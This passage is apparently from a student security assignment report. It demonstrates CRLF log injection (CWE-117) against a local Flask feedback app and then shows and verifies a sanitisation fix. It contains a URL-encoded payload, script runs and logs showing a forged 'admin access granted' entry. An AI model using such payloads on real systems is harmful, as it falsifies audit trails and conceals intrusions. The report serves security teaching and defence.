
The `\r\n` sequence represents carriage-return and line-feed control characters. These characters were included to terminate the legitimate feedback record and force the remaining attacker-controlled content onto a new physical line. Execution of the exploitation script is shown in Fig. 24 below.



```
student@ccsep: ~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit  
student@ccsep:~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit$ python3 log_injection_exploit.py  
[+] Payload sent. Check app_vulnerable.log  
student@ccsep:~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit$
```

**Fig. 24.** Execution of Python Log Injection Exploitation Script

The server output was captured while the malicious submission was processed. As shown in Fig. 25, the vulnerable application received the request and processed the submitted payload without displaying an error or rejecting the input.



```
student@ccsep: ~/ISEC3004_Assignment1_Group13/vulnerable_app  
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$ python3 app.py  
* Serving Flask app 'app'  
* Debug mode: on  
[LOG INJECTION] User: student submitted: The application is working correctly.  
[LOG INJECTION] User: student submitted: Nice work team  
2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
```

**Fig. 25.** Vulnerable server trace produced while processing Python CRLF payload

The application log was examined to determine the effect of the control characters. The below Fig. 26 shows that the content following the CRLF sequence appeared on a separate line. The injected line contained an attacker-controlled timestamp, a WARNING severity level and a false security message stating that administrative access had been granted to the user attacker.

```

student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$ cat app_vulnerable.log
2026-10-01 12:08:31,842 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-01 12:08:31,842 - INFO - Press CTRL+C to quit
2026-10-01 12:08:31,842 - INFO - * Restarting with stat
2026-10-01 12:08:31,980 - WARNING - * Debugger is active!
2026-10-01 12:08:32,041 - INFO - * Debugger PIN: 776-871-357
2026-10-01 12:09:08,216 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET / HTTP/1.1" 302 -
2026-10-01 12:09:08,389 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /login HTTP/1.1" 200 -
2026-10-01 12:09:08,777 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-01 12:12:09,976 - INFO - User logged in: student
2026-10-01 12:12:09,982 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:09] "POST /login HTTP/1.1" 302 -
2026-10-01 12:12:10,036 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:10] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:14:10,000 - INFO - 127.0.0.1 - - [01/Oct/2026 12:14:10] "GET /login HTTP/1.1" 200 -
2026-10-01 12:21:22,925 - INFO - 127.0.0.1 - - [01/Oct/2026 12:21:22] "GET /feedback HTTP/1.1" 200 -
2026-10-01 12:23:45,781 - INFO - New feedback received from user 'student': The application is working correctly.
2026-10-01 12:23:45,782 - INFO - 127.0.0.1 - - [01/Oct/2026 12:23:45] "POST /feedback HTTP/1.1" 200 -
2026-10-01 12:36:16,291 - INFO - User logged in: student
2026-10-01 12:36:16,292 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "POST /login HTTP/1.1" 302 -
2026-10-01 12:36:16,295 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:36:16,296 - INFO - New feedback received from user 'student': Nice work team
2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-01 12:36:16,298 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "POST /feedback HTTP/1.1" 200 -
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$

```

Fig. 26. Separate forged warning entry in vulnerable application log

Burp Suite was then used to trace the vulnerability at the HTTP request level. The browser traffic was passed through the Burp Suite proxy, and the feedback request was intercepted before reaching the application. Fig. 27 shows the authenticated POST /feedback request. The request used the ‘application/x-www-form-urlencoded’ content type and the submitted feedback displayed within the comment.



Fig. 27. Burp Suite intercepted authenticated feedback request

The comment was modified to contain ‘%0D%0A’ the URL encoded representation of carriage return and line feed. The complete encoded payload inserted through Burp Suite is shown below.

```

comment=Nice+work+team%0D%0A2026-10-01+12%3A45%3A00%2C000
+-+WARNING+-+SECURITY%3A+Admin+access+granted+to+user+
%27attacker%27+from+127.0.0.1

```

As shown in Fig. 28, the payload was placed directly within the intercepted request body. This demonstrated that the feedback parameter could be manipulated at the HTTP level without relying on the normal browser interface.




Fig. 28. URL-encoded CRLF payload inserted into the intercepted comment

After the modified request was forwarded, the application returned to the normal feedback submission confirmation page. As shown in Fig. 29, the application reported that the feedback had been successfully submitted with no validation of warning or rejection response produced.




Fig. 29. Malicious Burp Suite request accepted by vulnerable application

The application log was checked again after the Burp Suite request had been processed. Fig. 30 shows that the encoded CRLF sequence was decoded and written as a line break. Finally, the attacker-controlled content displayed on a separate line that resembled a legitimate application-generated security record.

```
student@ccsep: ~/ISEC3004_Assignment1_Group13/vulnerable_app
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$ cat app_vulnerable.log
2026-10-01 12:08:31,842 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-01 12:08:31,842 - INFO - Press CTRL+C to quit
2026-10-01 12:08:31,842 - INFO - * Restarting with stat
2026-10-01 12:08:31,980 - WARNING - * Debugger is active!
2026-10-01 12:08:32,041 - INFO - * Debugger PIN: 776-871-357
2026-10-01 12:09:08,216 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET / HTTP/1.1" 302 -
2026-10-01 12:09:08,389 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /login HTTP/1.1" 200 -
2026-10-01 12:09:08,777 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-01 12:12:09,976 - INFO - User logged in: student
2026-10-01 12:12:09,982 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:09] "POST /login HTTP/1.1" 302 -
2026-10-01 12:12:10,036 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:10] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:14:10,000 - INFO - 127.0.0.1 - - [01/Oct/2026 12:14:10] "GET /login HTTP/1.1" 200 -
2026-10-01 12:21:22,925 - INFO - 127.0.0.1 - - [01/Oct/2026 12:21:22] "GET /feedback HTTP/1.1" 200 -
2026-10-01 12:23:45,781 - INFO - New feedback received from user 'student': The application is working correctly.
2026-10-01 12:23:45,782 - INFO - 127.0.0.1 - - [01/Oct/2026 12:23:45] "POST /feedback HTTP/1.1" 200 -
2026-10-01 12:36:16,291 - INFO - User logged in: student
2026-10-01 12:36:16,292 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "POST /login HTTP/1.1" 302 -
2026-10-01 12:36:16,295 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:36:16,296 - INFO - New feedback received from user 'student': Nice work team
2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-01 12:36:16,298 - INFO - 127.0.0.1 - - [01/Oct/2026 12:36:16] "POST /feedback HTTP/1.1" 200 -
2026-10-01 12:52:47,600 - INFO - 127.0.0.1 - - [01/Oct/2026 12:52:47] "GET /login HTTP/1.1" 200 -
2026-10-01 12:52:48,667 - INFO - 127.0.0.1 - - [01/Oct/2026 12:52:48] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-01 12:53:04,441 - INFO - 127.0.0.1 - - [01/Oct/2026 12:53:04] "GET /login HTTP/1.1" 200 -
2026-10-01 12:53:05,052 - INFO - 127.0.0.1 - - [01/Oct/2026 12:53:05] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-01 12:56:50,465 - INFO - User logged in: student
2026-10-01 12:56:50,468 - INFO - 127.0.0.1 - - [01/Oct/2026 12:56:50] "POST /login HTTP/1.1" 302 -
2026-10-01 12:56:50,631 - INFO - 127.0.0.1 - - [01/Oct/2026 12:56:50] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:56:54,009 - INFO - 127.0.0.1 - - [01/Oct/2026 12:56:54] "GET /feedback HTTP/1.1" 200 -
2026-10-01 13:07:39,105 - INFO - New feedback received from user 'student': Nice work team
2026-10-01 12:45:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-01 13:07:39,113 - INFO - 127.0.0.1 - - [01/Oct/2026 13:07:39] "POST /feedback HTTP/1.1" 200 -
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$
```

Fig.30. Forged warning entry produced by URL-encoded Burp Suite payload

The Burp Suite and application-log evidence document different stages of the same attack. Burp Suite captured the malicious input entering through the comment parameter, while the server trace and log file demonstrated the result after that input reached the logging operation. Both the Python script and Burp Suite produced the same observable outcome; a single malicious feedback submission created an additional attacker-controlled line within `app_vulnerable.log`. This repeatable behavior confirmed the presence of the Log Injection vulnerability.

## 4.6 Interpretation of Tracing Evidence

The application-log and Burp Suite evidence detected in Section 4.5 demonstrates that the application is vulnerable to Log Injection attack and it writes the comments directly into a log message without neutralising carriage-return and line-feed characters.

A normal feedback submission was used as a baseline to display the expected logging behaviour and later evaluated against the malicious submissions. As shown in Fig. 23, legitimate feedback was recorded as one INFO entry containing an application-generated timestamp, severity level, authenticated username and feedback message. This made it further identify that the additional line produced by the malicious input was not the application's intended logging behaviour.

Fig. 24 showcases the Python exploitation script used to perform the first attack. The script submitted a crafted comment containing a CRLF sequence followed by an attacker-controlled warning message. The vulnerable server processed the submission without displaying an error or rejecting the input, as demonstrated by the server trace in Fig. 25.

The resulting application log shown in Fig. 26 showcases the feedback text preceding the CRLF sequence remained within the original INFO record, while the text following the sequence

appeared on a separate physical log line. This second line resembled a genuine WARNING entry and falsely stated that administrative access had been granted to the user attacker. The timestamp, severity level and security message within this entry were supplied by the attacker rather than generated by the application. This evidence confirms that an attacker could forge security events and compromise the integrity of the audit trail.

Burp Suite evidence was then used to trace the vulnerability at the HTTP request level. Fig. 27 shows the authenticated POST /feedback request intercepted before it reached the application. The session cookie demonstrates that the malicious request was made within a valid authenticated session. But authentication did not prevent the user from supplying dangerous control characters through the feedback parameter.

Fig. 28 shows the modified comment parameter containing ‘%0D%0A’ which is the URL-encoded representation of the CRLF sequence. This evidence identifies the precise malicious input entering the application through an URL encoded request.

After the intercepted request was forwarded, the application returned a successful response and displayed the normal feedback submission confirmation page, as shown in Fig. 29. The successful response demonstrates that no server-side validation or sanitisation mechanism detected or blocked the control characters. Flask decoded ‘%0D%0A’ before making the value available through request.form. And the application inserted the untrusted value directly into logging.info().

The resulting application log entry shown in Fig. 30. demonstrated that Burp Suite payload created another attacker-controlled line that visually resembled an authentic application generated security event. The attacker-controlled timestamp differed from the genuine request timestamp recorded by the web server. This indifference proves that the apparent security event was injected through the feedback field and was not generated by a legitimate administrative operation.

The two tracing methods demonstrate different stages of the same vulnerability. Burp Suite records the malicious CRLF sequence entering the application through the HTTP request, while the application log records the resulting forged entry at the logging destination.

This behaviour explains the CWE-117, Improper Output Neutralization for Logs, because externally controlled input was written to a structured log without neutralising characters capable of changing the log structure [3]. A successful Log Injection attack can create false records, conceal malicious activity and mislead administrators and investigators who rely on the log as an accurate audit trail [2], [3]. The OWASP Logging Cheat Sheet further recommends sanitising carriage-return, line-feed and delimiter characters before untrusted values are written to application logs [8].

The security impact extends beyond simply adding lines to a text file. An attacker could fabricate successful authentication events, false administrative actions, misleading warning messages or altered timestamps. Forged entries could conceal malicious behavior, generate

false alerts or mislead administrators and investigators during incident analysis. In conclusion, the evidence demonstrates a direct loss of log integrity, accountability, and evidential reliability.

## 4.7 Mitigation Strategy: Input Sanitization

The Log Injection vulnerability was mitigated by neutralising carriage return and line feed characters before any user-controlled value was written to the application log. The mitigation was implemented in the shared Flask application to ensure the existing CSRF protection remained unchanged while adding secure feedback logging.

A reusable function named `sanitize_log_value()` was introduced to process values before they reached the logging operation. The function converts the input to a string and replaces actual carriage-return and line-feed control characters with the visible sequences `\r` and `\n`, as shown in Listing 3.

```
def sanitize_log_value(value):  
    """  
        Neutralize CR and LF characters before writing user-  
        controlled  
        data to a log. Escaping them preserves the evidence while  
        ensuring  
        that the input remains on one physical log line.  
    """  
    if value is None:  
        return ""  
    return str(value).replace("\r", "\\r").replace("\n", "\\n")
```

Escaping the characters was selected instead of silently removing the malicious content. This approach preserves the submitted value as evidence while preventing control characters from altering the log file's physical structure [3], [8]. For example, an actual line-feed character is stored as the visible text `\n`. It remains visible to an administrator but can no longer be used to terminate the current record or create a forged entry.

The mitigation was applied to every user-controlled value included in the feedback log message. Both the authenticated username and submitted comment were passed through `sanitize_log_value()` before being supplied to `logging.info()`, as shown below.

```

user = session.get("username",
"anonymous")

safe_user = sanitize_log_value(user)

safe_comment =
sanitize_log_value(comment)

logging.info(

    "New feedback received from user
'%s': %s",

    safe_user,

    safe_comment

)

```

Although the username originated from the authenticated session, it was also sanitised to ensure that all variable data entering the structured log message received consistent treatment. The original values were not passed to the logging operation after the sanitised versions had been created.

The logging call also uses parameterised message formatting rather than directly constructing the final message with an f-string. Parameterised formatting separates the fixed log message template from its variable values and improves the clarity of the trust boundary. However, parameterisation was not enough to neutralise CRLF characters. Explicit sanitisation performed before the values are logged further protects against Log Injection.

The security-enhanced application records feedback in a separate file named `app_mitigated.log`. The configured timestamp, severity level and message format were controlled by the logging framework.

```

logging.basicConfig(

    filename="app_mitigated.log",

    level=logging.INFO,

    format="%(asctime)s - %(levelname)s -
%(message)s"

)

```

The `/feedback` endpoint also checks that a comment was provided before processing it. Valid feedback is accepted, while CRLF characters in malicious submissions are converted to visible escape sequences before logging. The mitigation preserves the intended feedback functionality while preventing user input from creating additional physical log records.


This strategy addresses CWE-117 by neutralising control characters at the point where untrusted data crosses into the structured logging context [3]. It is also consistent with the

OWASP recommendation that carriage return, line feed, and delimiter characters should be sanitised before externally supplied data is recorded in application logs [8].

## 4.8 Verification of Mitigation Effectiveness

The effectiveness of the implemented Log Injection mitigation was verified through three test scenarios: submission of legitimate feedback, execution of the original Python exploitation script and submission of a URL-encoded CRLF payload using Burp Suite. The goal was to confirm that normal feedback functionality remained operational while malicious control characters could no longer create additional physical log entries.

A normal feedback message was first submitted through the security-enhanced application to ensure that the mitigation had not disrupted legitimate functionality. Fig. 31 shows the normal feedback value entered through the /feedback page.



Log Injection Mitigation - Firefox

127.0.0.1:5000/feedback

## Submit Feedback

Welcome, **student**

Your Comment:

The mitigated application accepts normal feedback.

Submit Feedback

[Back to Profile](#) | [Logout](#)

**Fig. 31.** Normal feedback entered in security-enhanced application

The application accepted the feedback and displayed the secure submission confirmation page shown in Fig. 32. This demonstrated that normal user input could still be processed successfully after the mitigation was introduced.




Fig. 32. Normal feedback accepted by security-enhanced application

The corresponding entry in `app_mitigated.log` is shown in Fig. 33. The feedback was recorded as a single INFO entry containing the application-generated timestamp, authenticated username and complete feedback message. That confirms that the mitigation preserved the intended logging behaviour for legitimate input.

```
student@ccsep: ~/ISEC3004_Assignment1_Group13/mitigated_app
student@ccsep:~/ISEC3004_Assignment1_Group13/mitigated_app$ cat app_mitigated.log
2026-10-02 23:42:20,577 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-02 23:42:20,578 - INFO - Press CTRL+C to quit
2026-10-02 23:42:20,579 - INFO - * Restarting with stat
2026-10-02 23:42:20,723 - WARNING - * Debugger is active!
2026-10-02 23:42:20,724 - INFO - * Debugger PIN: 135-388-521
2026-10-02 23:42:31,839 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:31,890 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:42:54,960 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:54,997 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:08,883 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET / HTTP/1.1" 302 -
2026-10-02 23:43:08,914 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:13,856 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:13] "GET /feedback HTTP/1.1" 200 -
2026-10-02 23:46:22,489 - INFO - New feedback received from user 'student': The mitigated application accepts normal feedback.
2026-10-02 23:46:22,490 - INFO - 127.0.0.1 - - [02/Oct/2026 23:46:22] "POST /feedback HTTP/1.1" 200 -
2026-10-02 23:47:34,328 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /profile HTTP/1.1" 302 -
2026-10-02 23:47:34,349 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /login HTTP/1.1" 200 -
student@ccsep:~/ISEC3004_Assignment1_Group13/mitigated_app$
```

Fig. 33. Normal feedback recorded as a single entry in `app_mitigated.log`

The original Python exploitation script was then executed against the security-enhanced application. As shown in Fig. 34, the same CRLF payload that had successfully forged an entry in the vulnerable application was submitted to the mitigated `/feedback` endpoint.

```
student@ccsep: ~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit
student@ccsep:~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit$ python3 log_injection_exploit.py
[+] Payload sent. Check app_vulnerable.log
student@ccsep:~/ISEC3004_Assignment1_Group13/exploits/log_injection_exploit$
```

Fig. 34. Original Python Log Injection exploit executed against security-enhanced application

The server trace shown in Fig. 35 confirms that the application received the malicious value. However, the CRLF characters are displayed as the visible sequences `\r\n` in the console output rather than producing a line break. This demonstrates that the attacker-controlled warning remained part of the original feedback value.

```
student@ccsep: ~/ISEC3004_Assignment1_Group13/mitigated_app
student@ccsep:~/ISEC3004_Assignment1_Group13/mitigated_app$ python3 app.py
* Serving Flask app 'app'
* Debug mode: on

[LOG INJECTION MITIGATED] User: student submitted: The mitigated application accepts normal feedback.

[LOG INJECTION MITIGATED] User: student submitted: Nice work team\r\n2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
```

Fig. 35. Mitigated server trace displaying neutralized CRLF characters

The resulting application log in Fig. 36 shows that the entire malicious value was recorded within a single physical INFO entry. The sequence `\r\n` remained visible in the message, but the false timestamp and warning text did not appear as an independent log record. This confirms that `sanitize_log_value()` neutralised the control characters before the feedback reached the logging operation.

```
student@ccsep:~/ISEC3004_Assignment1_Group13/mitigated_app$ cat app_mitigated.log
2026-10-02 23:42:20,577 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
2026-10-02 23:42:20,578 - INFO - Running on http://127.0.0.1:5000
2026-10-02 23:42:20,579 - INFO - Press CTRL+C to quit
2026-10-02 23:42:20,723 - WARNING - * Restarting with stat
2026-10-02 23:42:20,724 - INFO - * Debugger PIN: 135-388-521
2026-10-02 23:42:31,839 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:31,890 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:42:54,960 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:54,997 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:08,883 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET / HTTP/1.1" 302 -
2026-10-02 23:43:08,914 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:13,856 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:13] "GET /feedback HTTP/1.1" 200 -
2026-10-02 23:46:22,489 - INFO - New feedback received from user 'student': The mitigated application accepts normal feedback.
2026-10-02 23:46:22,490 - INFO - 127.0.0.1 - - [02/Oct/2026 23:46:22] "POST /feedback HTTP/1.1" 200 -
2026-10-02 23:47:34,328 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /profile HTTP/1.1" 302 -
2026-10-02 23:47:34,349 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /login HTTP/1.1" 200 -
2026-10-02 23:53:28,426 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /login HTTP/1.1" 302 -
2026-10-02 23:53:28,435 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:53:28,439 - INFO - New feedback received from user 'student': Nice work team\r\n2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-02 23:53:28,441 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /feedback HTTP/1.1" 200 -
student@ccsep:~/ISEC3004_Assignment1_Group13/mitigated_app$
```

Fig. 36. Python CRLF payload safely inside one physical log entry

Burp Suite was used to test the mitigation at the HTTP request level. Fig. 37 shows an intercepted POST `/feedback` request containing `%0D%0A` within the comment parameter. The payload attempted to create a forged ERROR entry to test whether URL-encoded CRLF characters could bypass the server-side sanitisation.




Fig. 37. URL-encoded CRLF payload submitted to security-enhanced application using Burp Suite

After the request was forwarded, the application displayed the secure feedback-submission confirmation page shown in Fig. 38. An HTTP success response was expected because the mitigation was designed to safely neutralise the dangerous characters while preserving the submitted feedback, rather than rejecting the entire request.




Fig. 38. Burp Suite payload processed successfully using secure log handling

The final application-log evidence is shown in Fig. 39. Flask decoded ‘%0D%0A’ into carriage return and line feed characters when processing the request. The sanitisation function converted those characters into the visible text `\r\n` before logging the comment. In conclusion, the attacker-controlled ERROR message remained within the original INFO entry and did not become an independent record.

```
student@ccscsp: /ISEC3004_Assignment1_Group13/mitigated_app$ cat app_mitigated.log
2026-10-02 23:42:20,577 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-02 23:42:20,578 - INFO - Press CTRL+C to quit
2026-10-02 23:42:20,579 - INFO - * Restarting with stat
2026-10-02 23:42:20,723 - WARNING - * Debugger is active!
